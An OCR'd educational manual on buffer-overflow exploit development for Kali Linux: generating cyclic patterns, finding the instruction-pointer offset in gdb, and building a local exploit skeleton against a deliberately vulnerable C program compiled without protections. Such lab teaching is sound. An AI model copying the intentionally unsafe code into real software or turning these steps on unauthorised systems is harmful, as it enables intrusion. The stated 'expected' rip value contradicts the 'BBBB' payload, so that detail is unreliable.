
MANUAL

Pattern Create / Offsett



Buffer overflow development tools

Made by Moeez Javed

Pattern Create / Offset Buffer Overflow Development Tool — Hands-on Manual (Educational Guide)

Purpose: A practical manual to teach students how to generate cyclic patterns and calculate offsets for buffer-overflow exploit development on **Kali Linux**. This is strictly for **educational** and **laboratory** use on systems you own or are authorized to test.

1. Introduction — Why this matters

When you discover a buffer overflow, the first question is: *where* in your input did the program overwrite a control value (EIP/RIP/SEH)? Pattern create / pattern offset tools allow you to generate a **unique**, non-repeating string and then determine the exact byte offset where the crash occurred. This offset is critical for reliably placing a return address, ROP chain, or shellcode.

Learning this teaches students about: - Deterministic exploit development (repeatable and precise).
- Endianness and register layout differences (32-bit vs 64-bit).
- Using gdb on Kali Linux to analyze crashes and registers.

2. Prerequisites on Kali Linux

Kali comes with most tools already installed. You'll need:

- gdb (GNU Debugger)
- Metasploit framework (already installed by default)
- Python 3 (preinstalled on Kali)
- Optionally, pwntools for Python

Install missing tools if necessary:

```
sudo apt update                # Updates the package lists
sudo apt install -y gdb metasploit-framework python3-pip   # Installs gdb, m
etasploit, pip
pip3 install --user pwntools   # Installs pwntools for Python (for cyclic patter
ns)
```

Disable ASLR temporarily in Kali Linux (lab use only):

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space # Disables memory randomization

Re-enable after the lab:

echo 2 | sudo tee /proc/sys/kernel/randomize_va_space # Restores default p rotection

3. Tool locations in Kali Linux

- Metasploit pattern scripts:
  - /usr/share/metasploit-framework/tools/exploit/pattern_create.rb
  - /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
- Shortcuts available in Kali:
  - msf-pattern_create → generates unique cyclic pattern.
  - msf-pattern_offset → finds offset where crash occurred.
- Pwntools: A Python library used with cyclic() (to create) and cyclic_find() (to locate offset).

4. Step-by-step — Using Metasploit on Kali Linux

4.1 Create a vulnerable test program

Save this file as vuln.c:

```
// vuln.c

#include <stdio.h>

#include <string.h>

int main(int argc, char **argv) {

   char buf[100];

   if (argc > 1) {
```

```
    strcpy(buf, argv[1]);   // vulnerable: no bounds check
  }
  printf("Received: %s\n", buf);
  return 0;
}
```

Compile without stack protection:

```
gcc -fno-stack-protector -z execstack -no-pie -o vuln vuln.c
```

- -fno-stack-protector → disables stack protection.
- -z execstack → makes stack executable.
- -no-pie → disables position independent execution.
- -o vuln → outputs binary as vuln.

4.2 Generate a cyclic pattern

```
msf-pattern_create -l 300 > /tmp/pattern.txt
```

- -l 300 → generates 300 characters long unique pattern.
- > /tmp/pattern.txt → saves output to /tmp/pattern.txt.

Check the start of the pattern:

```
head -c 100 /tmp/pattern.txt   # Shows first 100 characters of the pattern
```


4.3 Run the program with the pattern in gdb


```
gdb --args ./vuln $(cat /tmp/pattern.txt)
```

- gdb --args ./vuln $(cat /tmp/pattern.txt) → starts gdb with vuln program and passes pattern as input.

Inside gdb, run:

```
run              # Executes the program with pattern
info registers   # Shows CPU register values after crash
```






Copy the value of EIP (32-bit) or RIP (64-bit).

4.4 Find the offset

msf-pattern_offset -q 0x41326341 -l 300



- -q 0x41326341 → queries the crash value.
- -l 300 → length of the original pattern.

This prints the offset position.

4.5 Verifying Control of RIP/EIP

Now that we know the offset, we test if we can control the Instruction Pointer.

Step 1: Generate the test payload

*python3 -c "import sys; sys.stdout.buffer.write(b'A'*136 + b'BBBB')" > payload.bin*

This payload will:

Fill the buffer with **136** A**s** (0x41).

Then overwrite the return address with BBBB (0x42 in hex).

Step 2: Run the program with the payload

gdb --args ./vuln "$(cat payload.bin)"


Step 3: Inside GDB

run
info registers rip

Expected Result:

rip 0x401186

If you see 0x401186 … in rip, then you have **full control over the Instruction Pointer**.




4.6 Building the Exploit Skeleton

Now we can replace BBBB with a real return address to redirect execution.

Step 1: Create exploit structure

```
python3 - <<'PY' > exploit.binimport sys, struct
offset = 136
# Example return address (to be replaced later with a real one)
ret = 0x4141414141414141

payload  = b"A"*offset
payload += struct.pack("<Q", ret)    # Overwrite RIP (Q = 8-byte little-endian for x64)
payload += b"\x90"*32                # NOP sled
payload += b"\xCC"*16                # Breakpoint instruction (for testing in GDB)
sys.stdout.buffer.write(payload)
PY
```



Step 2: Run in GDB


gdb --args ./vuln "$(cat exploit.bin)"

\x90 = NOP (do nothing, safe slide into shellcode).

\xCC = INT3 (software breakpoint) — GDB will stop here if execution reaches it.

Step 3: Confirm


If execution hits the \xCC, then the exploit skeleton is working.
Next step (outside this lab) is to replace \xCCs with real shellcode.



5. Using pwntools on Kali Linux

5.1 Generate a pattern

```
python3 - <<'PY'
from pwn import *
print(cyclic(300))    # Generates 300-byte unique pattern
PY
```




Save to a file:

```
python3 - <<'PY' > /tmp/pattern_pwntools.txt
from pwn import *
print(cyclic(300))
PY
```


5.2 Run with gdb

```
cd Desktop
gdb --args ./vuln $(cat /tmp/pattern_pwntools.txt)
```




Inside gdb:

run # Runs the program with input




info registers # Shows crashed register values




5.3 Find the offset with pwntools

python3 - <<'PY'
*from pwn import **
print(cyclic_find(0x61626364)) # Replace with crash value from EIP/RIP
PY



For 64-bit values:

```
python3 - <<'PY'
from pwn import *
print(cyclic_find(0x6162636461626163, n=8))   # 8-byte word size
PY
```



6. Classroom Exercises for Kali Linux

1. **Local overflow:** Compile vuln.c, create a 300-byte pattern, crash it, and calculate the offset.
2. **Network challenge:** Run a vulnerable TCP server on Kali, send a pattern with nc, and compute the offset.
3. **64-bit binary:** Compile on Kali with 64-bit settings, and practice using cyclic(..., n=8).

7. Cheatsheet (Kali Linux commands explained)

```
msf-pattern_create -l 300 > /tmp/pattern.txt    # Generate pattern of 300 cha
rs
msf-pattern_offset -q 0x41326341 -l 300        # Find offset of crash value

python3 - <<'PY'                              # Generate pattern with pwntools
from pwn import *
print(cyclic(300))
PY

python3 - <<'PY'                              # Find offset with pwntools
from pwn import *
print(cyclic_find(0x61626364))   # Replace with crash value
PY

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space   # Disable ASLR
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space   # Re-enable ASLR
```

8. Safety Reminder

Always run these exercises in **Kali Linux lab environments or VMs** you control. Never test against external systems without explicit permission.